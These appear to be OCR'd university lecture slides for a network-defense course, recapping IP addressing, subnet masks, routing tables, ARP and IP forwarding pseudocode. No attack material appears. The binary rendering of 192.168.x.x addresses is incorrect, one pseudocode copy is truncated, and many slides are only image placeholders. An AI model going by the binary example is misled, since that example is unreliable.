University of Rome Tor Vergata
ICT and Internet Engineering

Network and System Defense

Alessandro Pellegrini, Angelo Tulumello

A.A. 2023/2024

Course Overview - Network Track

Network Track - Topics Covered (tentative)

- Access networks and perimetral security
  - Ethernet, 802.11, VLAN, IPv6 CGA, 802.1x, 802.11 sec
  - Firewalls
- Core Networks
  - BGP vulnerabilities, BGP security, MPLS VPNs, DDoS and Botnets
- End to end security
  - PKIs, Secure Network Protocols, DNS security, HTTPS, Overlay VPNs, Anomaly Detection + IDS/IPS
- Virtualization and Cloud
  - VXLAN + eVPN, eBPF

IP/TCP intrinsic vulnerabilities

(+ MiTM and DNS spoofing)

Angelo Tulumello

Slides by Prof. Marco Bonola

Recap: IP architecture and Operations

Basic Concepts

- Internet is nothing but an inter-network consisting of a huge number of sub-networks that can be based on ***different technologies***
  - 802.11, 802.3, 3G, 4G, fiber, ADSL, etc…
- Communication among devices implementing different network technologies is enabled by a ***common protocol stack*** implemented on top of the different physical/MAC layer (remember the OSI paradigm?)
  - the ***IP protocol*** (and other upper layer protocols: TCP, UDP, applications, etc...)
- Each device in the IP network is identified by a unique 32 bit (IPv4) or 128 bit (IPv6) ID, called ***IP address***
- Different sub-networks communicate with each other through special devices called ***routers***
  - IP forwarding based Longest Prefix Matches on the destination address
  - IP forwarding can be
    - ***direct***: the destination is in the same network
    - ***indirect***: the destination is reachable through a so-called ***next hop***
  - IP goal is to deliver the packet to the final network. The actual delivery is delegated to the specific L2 protocol
    - this usually requires to translate the IP address into the relative L2 address (e.g. ARP resolution: IP ↔ MAC address)
- Such inter-network is divided into several independent entities called ***Autonomous Systems*** (AS)
  - in each autonomous system the routing info exchange is managed independently (via ***Interior Gateway Protocols*** - IGPs, e.g. OSPF, IS-IS, RIP, etc..)
- To provide global reachability, the ASes (may) exchange routing information through ***Exterior Gateway Protocols*** (i.e. BGP)

IP address anatomy

- IP networks are logically divided subnet, so that:
  - Inside each subnet, two hosts must directly communicate using L2 technology (e.g. ethernet, wifi ...)
  - Across different subnet, hosts communicate through routers (one or more)
  - IP addresses of the same subnet have same first X bits (“net” part) and a different 32-X bits (“host” part)

Example: 192.168.0.5 and 192.168.0.6 on the same network

```
10111110 10101000 00000000 00000101
10111110 10101000 00000000 00000110
```

How long is the network part (or prefix)?

- From 1984 IP addresses have no information about the network prefix length (Classless Inter Domain Routing (CIDR) addresses)
  - Before it was Classful

Every IP Addresses in the Internet		Class	Classful IP Ranges	Subnet Mask for each Block	Number of Blocks	IP addresses per Block
0.0.0.0 /0	Unicast	A	**0**.0.0.0 - **127**.255.255.255 0.0.0.0 /1	**255.0.0.0** **/8**	128	16,777,216
		B	**128**.0.0.0 - **191**.255.255.255 128.0.0.0 /2	**255.255.0.0** **/16**	16,384	65,536
		C	**192**.0.0.0 - **223**.255.255.255 192.0.0.0 /3	**255.255.255.0** **/24**	2,097,152	256
	Multicast	D	**224**.0.0.0 - **239**.255.255.255	*n/a*	*n/a*	*n/a*
	Reserved	E	**240**.0.0.0 - **255**.255.255.255	*n/a*	*n/a*	*n/a*

source: https://www.practicalnetworking.net/stand-alone/classful-cidr-flsm-vlsm/

How long is the network part (or prefix)?

- From 1984 IP addresses have no information about the network prefix length (Classless Inter Domain Routing (CIDR) addresses)
- An additional 32 (or 128) bit is required, namely the ***subnet mask***
- The i-th bit of the subnet mask is set to
  - 0: if the i-th bit is in the host part
  - 1: if the i-th bit is in the network prefix
- Example
  - IP address: 192.168.1.12
  - Network Mask: 255.255.255.0 (aka /24)

```
10111110 10101000 00000001 00001100
11111111 11111111 11111111 00000000
```


```
Network Prefix (address AND mask)
192.168.1.0
```

- Each subnet has two special (RESERVED) IP addresses:
  - Net address (all the bits in the host part are 0)
  - Broadcast address (all the bits in the host part are 1)
- Basically a subnet is identified by the net address and the mask

Example : find the network and broadcast addresses of host 209.85.129.99/27


209.85.129.99 (IP addr host)	11010001 01010101 10000001 01100011
255.255.255.224 (Subnet Mask)	11111111 11111111 11111111 11100000
209.85.129.96 (IP addr network)	11010001 01010101 10000001 01100000
209.85.129.127 (IP addr broadcast)	11010001 01010101 10000001 01111111

IP header (v4 and v6)



Routing Table

- Data structure used to retrieve the information about how to forward a packet
- It consists of the following fields (+ others…)
  - destination address
  - mask (or named genmask, netmask, etc..)
  - next hop (or gateway)
  - output interface
- lookup key: ip destination addr
- in case of multiple matches
  - ***Longest Prefix Matching (LPM)***



root@fedora10:~

```
[root@fedora10 ~]# netstat -nr
Kernel IP routing table
Destination     Gateway         Genmask         Flags   MSS Window  irtt Iface
60.49.199.72    0.0.0.0         255.255.255.248 U         0 0          0 eth1
172.16.163.0    172.16.160.1    255.255.255.0   UG        0 0          0 eth0
172.16.162.0    172.16.160.1    255.255.255.0   UG        0 0          0 eth0
172.16.161.0    172.16.160.1    255.255.255.0   UG        0 0          0 eth0
172.16.160.0    0.0.0.0         255.255.255.0   U         0 0          0 eth0
172.16.167.0    172.16.160.1    255.255.255.0   UG        0 0          0 eth0
172.16.166.0    172.16.160.1    255.255.255.0   UG        0 0          0 eth0
172.16.165.0    172.16.160.1    255.255.255.0   UG        0 0          0 eth0
172.16.164.0    172.16.160.1    255.255.255.0   UG        0 0          0 eth0
172.16.170.0    172.16.160.1    255.255.255.0   UG        0 0          0 eth0
172.16.169.0    172.16.160.1    255.255.255.0   UG        0 0          0 eth0
172.16.168.0    172.16.160.1    255.255.255.0   UG        0 0          0 eth0
169.254.0.0     0.0.0.0         255.255.0.0     U         0 0          0 eth0
169.254.0.0     0.0.0.0         255.255.0.0     U         0 0          0 eth1
0.0.0.0         60.49.199.73    0.0.0.0         UG        0 0          0 eth1
[root@fedora10 ~]#
```

IP Forwarding Operations (pseudocode)

```
for p in incoming_packets:
      ip_dest = p.ip.dest
      if ip_dest in local_addresses:
            send_to_upper_layers(p)
      else:
            entry = routing_lookup(p)

      if not entry:
            drop_and_send_ICMP_error(p)
      else:
            p.eth.src = entry.oif.mac_addr

            if not entry.next_hop:
                  mac_dest = resolve_addr(ip_dest)
            else:
                  mac_dest = resolve_addr(next_hop)

            p.eth.dest = mac_dest

            p.ip.ttl -= 1
            if (p.ip.ttl == 0):
                  drop_and_send_ICMP_error(p)

            p.ip.csum = compute_ip_csum(p)

            send(p, oif)
```

IP Forwarding Operations (pseudocode)

```
for p in incoming_packets:
      ip_dest = p.ip.dest
      if ip_dest in local_addresses:
            send_to_upper_layers(p)
      else:
            entry = routing_lookup(p)

      if not entry:
            drop_and_send_ICMP_
      else:
            p.eth.src = entry.o

            if not entry.next_ho
                  mac_dest = resolve_addr(ip_dest)
            else:
                  mac_dest = resolve_addr(next_hop)

            p.eth.dest = mac_dest

            p.ip.ttl -= 1
            if (p.ip.ttl == 0):
                  drop_and_send_ICMP_error(p)

            p.ip.csum = compute_ip_csum(p)

            send(p, oif)
```

```
def routing_lookup(p):
      for each i in order_by_pref_len(rt):
            if (p.daddr & i.mask == i.addr):
                  return i

      return None
```

IP Forwarding Operations (pseudocode)

```
for p in incoming_packets:
      ip_dest = p.ip.dest
      if ip_dest in local_addresses:
            send_to_upper_layers(p)
      else:
            entry = routing_lookup(p)

      if not entry:
            drop_and_send_ICMP_error(p)
      else:
            p.eth.src = entry.oif.mac_addr

            if not entry.next_hop:
                  mac_dest = resolve_addr(ip_dest)
            else:
                  mac_dest = resolve_addr(next_hop)

            p.eth.dest = mac_dest

            p.ip.ttl -= 1
            if (p.ip.ttl == 0):
                  drop_and_send_ICMP_error(p)

            p.ip.csum = compute_ip_csum(p)

            send(p, oif)
```


ARP request/response

ARP request/response


ICMP TTL exceeded

the packet’s journey from the client to the server (via the internet)


What happens inside the client (simplified and not exhaustive)




From the web browser to the DNS server (same AS)



From the web browser to the DNS server (same AS)




From the web browser to the DNS server (same AS)




in the data center we probably have a complex scenario


Complex physical topologies ...



Complex physical topologies ...



... virtual execution environments ...



Apps hosted in VMs

Apps hosted in containers sharing the same VM

Apps hosted in containers

... and virtual networking environments






Figure 4. Natively and Software Shared

